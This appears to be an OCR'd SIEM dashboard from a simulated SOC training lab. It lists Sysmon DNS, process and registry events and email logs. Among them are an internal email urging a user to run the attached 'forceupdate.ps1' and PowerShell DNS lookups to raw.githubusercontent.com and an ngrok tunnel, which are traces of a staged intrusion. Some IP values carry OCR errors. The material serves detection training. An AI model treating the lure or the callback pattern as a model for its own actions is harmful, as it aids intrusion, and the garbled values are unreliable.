<tr><td>2025-12-23T04:35:24+0000</td><td>{"datasource":"sysmon","timestamp":"12/23/2025 04:35:24.731","event.code":"22","host.name":"win-3455","process.name":"OUTLOOK.EXE","process.pid":"3851","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}</td></tr>
</table>


Time	Event
2025-12-23T04:36:02+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:36:02.731","event.code":"22","host.name":"win-3453","process.name":"OUTLOOK.EXE","process.pid":"3821","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:36:04+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:36:04.731","event.code":"13","host.name":"win-3458","process.name":"spoolsv.exe","process.pid":"3613","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\DeviceClasses\\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\##?#SWD#PRINTENUM#{1E7F5481-8BCC-4426-B671-08BCD04848A0}#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\#\\Device Parameters\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\DeviceClasses\\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\##?#SWD#PRINTENUM#{1E7F5481-8BCC-4426-B671-08BCD04848A0}#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\#\\Device Parameters\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:36:16+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:36:16.731","event.code":"13","host.name":"win-3456","process.pid":"3878","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{49455221-FA52-47F9-826D-B41CFD35E447}\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{49455221-FA52-47F9-826D-B41CFD35E447}\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:36:33+0000	{"datasource":"email","timestamp":"12/23/2025 04:36:33.731","subject":"Hat-titude Check: Employee Feedback Survey","sender":"michelle.smith@tryhatme.com","recipient":"michelle.smith@tryhatme.com","attachment":"None","content":" Your feedback matters—take a few minutes to fill this out.","direction":"internal"}
2025-12-23T04:36:41+0000	{"datasource":"email","timestamp":"12/23/2025 04:36:41.731","subject":"Follow-up on Previous Discussion: Next Steps for Engagement","sender":"roger.fedora@tryhatme.com","recipient":"duke@stylewatchjournal.com","attachment":"None","content":" Here is a summary of our last discussion along with action items for the next steps Let us know if you have any modifications","direction":"outbound"}
2025-12-23T04:36:45+0000	{"datasource":"email","timestamp":"12/23/2025 04:36:45.731","subject":"Seminar Registration: Hat Industry Innovation Trends","sender":"sophie.j@tryhatme.com","recipient":"barker@hatcouturecompany.net","attachment":"None","content":" The upcoming seminar will cover the latest innovations in hat manufacturing and design Secure your spot today","direction":"outbound"}
2025-12-23T04:36:55+0000	{"datasource":"email","timestamp":"12/23/2025 04:36:55.731","subject":"RE: Job Interview Invitation: Exciting Career Opportunity","sender":"invoice@tryhatme.com","recipient":"duke@trendsettingtrilbies.com","attachment":"None","content":" Thank you for the opportunity I confirm my availability and look forward to speaking with your team","direction":"outbound"}
2025-12-23T04:36:55+0000	{"datasource":"email","timestamp":"12/23/2025 04:36:55.731","subject":"FWD: Scheduling a Virtual Meeting to Discuss Market Trends","sender":"day@stylishhatboutique.com","recipient":"contact@tryhatme.com","attachment":"None","content":" Please review and confirm availability for the proposed meeting time","direction":"inbound"}
2025-12-23T04:37:08+0000	{"datasource":"email","timestamp":"12/23/2025 04:37:08.731","subject":"Time Traveling Hat Adventure Explore Ancient Lands for Cheap","sender":"josephine@gmail.com","recipient":"contact@tryhatme.com","attachment":"None","content":" Travel through time and experience the evolution of hats from ancient Egypt to futuristic Mars Only 500 per ticket","direction":"inbound"}
2025-12-23T04:37:15+0000	{"datasource":"email","timestamp":"12/23/2025 04:37:15.731","subject":"RE: RE: Concerns over IHateHats.tech","sender":"sophie.j@tryhatme.com","recipient":"sophie.j@tryhatme.com","attachment":"None","content":"This is getting ridiculous—why is this still unresolved?","direction":"internal"}
2025-12-23T04:37:23+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:37:23.731","event.code":"22","host.name":"win-3452","process.name":"OUTLOOK.EXE","process.pid":"3968","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15","dns.answers.data":"172.16.1.15"}
2025-12-23T04:37:46+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:37:46.731","event.code":"1","host.name":"win-3449","process.name":"iexplore.exe","process.pid":"3903","process.parent.pid":"3987","process.command_line":"\"C:\\Program Files\\Internet Explorer\\iexplore.exe\" -startmanager -Embedding","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:37:49+0000	{"datasource":"email","timestamp":"12/23/2025 04:37:49.731","subject":"RE: RE: Seminar Registration: Hat Industry Innovation Trends","sender":"osman@stylewatchjournal.com","recipient":"cain.omoore@tryhatme.com","attachment":"None","content":" Will there be a recording available for those unable to attend live","direction":"inbound"}
2025-12-23T04:38:03+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:38:03.731","event.code":"12","host.name":"win-3450","process.name":"spoolsv.exe","process.pid":"3824","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0003\\DriverVersion","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0003\\DriverVersion","registry.value":"DriverVersion"}
2025-12-23T04:38:03+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:38:03.731","event.code":"13","host.name":"win-3452","process.pid":"3764","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{1E7F5481-8BCC-4426-B671-08BCD04848A0}\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{1E7F5481-8BCC-4426-B671-08BCD04848A0}\\FriendlyName","registry.value":"FriendlyName"}

Time	Event
2025-12-23T04:38:05+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:38:05.731","event.code":"1","host.name":"win-3456","process.name":"rundll32.exe","process.pid":"3829","process.parent.pid":"3937","process.parent.name":"iexplore.exe","process.command_line":"C:\\\\Windows\\\\system32\\\\rundll32.exe C:\\\\Windows\\\\system32\\\\inetcpl.cpl,ClearMyTracksByProcess Flags:276824072 WinX:0 WinY:0 IEFrame:0000000000000000","process.working_directory":"C:\\\\Users\\\\safa.prince\\\\Desktop\\\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:38:37+0000	{"datasource":"email","timestamp":"12/23/2025 04:38:37.731","subject":"Force update fix","sender":"yani.zubair@tryhatme.com","recipient":"michelle.smith@tryhatme.com","attachment":"forceupdate.ps1","content":"Michelle, here's the updated script. This version should work better - just run it when you get a chance.","direction":"internal"}

Execuções de PowerShell por Host



Processos Criados (Sysmon)




Consultas DNS Suspeitas

Time	Event
2025-12-23T04:37:23+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:37:23.731","event.code":"22","host.name":"win-3452","process.name":"OUTLOOK.EXE","process.pid":"3968","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15", "dns.answers.data":"172.16.1.15"}
2025-12-23T04:36:02+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:36:02.731","event.code":"22","host.name":"win-3453","process.name":"OUTLOOK.EXE","process.pid":"3821","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:35:24+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:35:24.731","event.code":"22","host.name":"win-3455","process.name":"OUTLOOK.EXE","process.pid":"3851","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:34:56+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:34:56.731","event.code":"22","host.name":"win-3457","process.name":"OUTLOOK.EXE","process.pid":"3814","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:29:19+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:19.731","event.code":"22","host.name":"win-3450","process.name":"powershell.exe","process.pid":"3880","event.action":"Dns query (rule: DnsQuery)", "network.protocol":"dns","dns.question.name":"2.tcp.ngrok.io","dns.resolved_ip":"3.22.53.161","dns.answers.data":"3.22.53.161"}
2025-12-23T04:29:18+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:18.731","event.code":"22","host.name":"win-3450","process.name":"powershell.exe","process.pid":"3880","event.action":"Dns query (rule: DnsQuery)", "network.protocol":"dns","dns.question.name":"raw.githubusercontent.com","dns.resolved_ip":"185.199.111.133, 185.199.110.133, 185.199.109.133, 185.199.108.133","dns.answers.data":"185.199.111.133, 185.199.110.133, 185.199.109.133, 185.199.108.133"}
2025-12-23T04:27:02+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:27:02.731","event.code":"22","host.name":"win-3456","process.name":"OUTLOOK.EXE","process.pid":"3978","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15", "dns.answers.data":"172.16.1.15"}

Time	Event
2025-12-23T04:26:09+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:26:09.731","event.code":"22","host.name":"win-3460","process.name":"OUTLOOK.EXE","process.pid":"3979","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15","dns.answers.data":"172.16.1.15"}
2025-12-23T04:26:08+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:26:08.731","event.code":"22","host.name":"win-3455","process.name":"OUTLOOK.EXE","process.pid":"3946","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15","dns.answers.data":"172.16.1.15"}
2025-12-23T04:21:31+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:21:31.731","event.code":"22","host.name":"win-3456","process.name":"OUTLOOK.EXE","process.pid":"3674","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:21:21+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:21:21.731","event.code":"22","host.name":"win-3461","process.name":"OUTLOOK.EXE","process.pid":"3948","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:20:35+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:20:35.731","event.code":"22","host.name":"win-3451","process.name":"OUTLOOK.EXE","process.pid":"3771","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15","dns.answers.data":"172.16.1.15"}
2025-12-23T04:18:55+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:18:55.731","event.code":"22","host.name":"win-3451","process.name":"OUTLOOK.EXE","process.pid":"3724","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:18:23+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:18:23.731","event.code":"22","host.name":"win-3454","process.name":"OUTLOOK.EXE","process.pid":"3620","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:18:07+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:18:07.731","event.code":"22","host.name":"win-3451","process.name":"OUTLOOK.EXE","process.pid":"3726","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15","dns.answers.data":"172.16.1.15"}
2025-12-23T04:15:06+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:15:06.731","event.code":"22","host.name":"win-3454","process.name":"OUTLOOK.EXE","process.pid":"3648","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"autodiscover.tryhatme.finance","dns.resolved_ip":"34.244.197.202","dns.answers.data":"mail.tryhatme.finance, 34.24g4.197.202"}
2025-12-23T04:12:49+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:12:49.731","event.code":"22","host.name":"win-3449","process.name":"OUTLOOK.EXE","process.pid":"3587","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"autodiscover.tryhatme.finance","dns.resolved_ip":"34.244.197.202","dns.answers.data":"mail.tryhatme.finance, 34.244.197.202"}
2025-12-23T04:09:09+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:09:09.731","event.code":"22","host.name":"win-3456","process.name":"OUTLOOK.EXE","process.pid":"3914","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15","dns.answers.data":"172.16.1.15"}
2025-12-23T04:04:30+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:04:30.731","event.code":"22","host.name":"win-3458","process.name":"OUTLOOK.EXE","process.pid":"3906","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"autodiscover.tryhatme.finance","dns.resolved_ip":"34.244.197.202","dns.answers.data":"mail.tryhatme.finance, 34.24g4.197.202"}
2025-12-23T04:02:41+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:02:41.731","event.code":"22","host.name":"win-3455","process.name":"OUTLOOK.EXE","process.pid":"3600","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"autodiscover.tryhatme.finance","dns.resolved_ip":"34.244.197.202","dns.answers.data":"mail.tryhatme.finance, 34.24g4.197.202"}
2025-12-23T04:00:14+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:00:14.731","event.code":"22","host.name":"win-3449","process.name":"OUTLOOK.EXE","process.pid":"3801","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}

Hosts Mais Ativos no Ambiente



Resumo Geral do Ambiente

313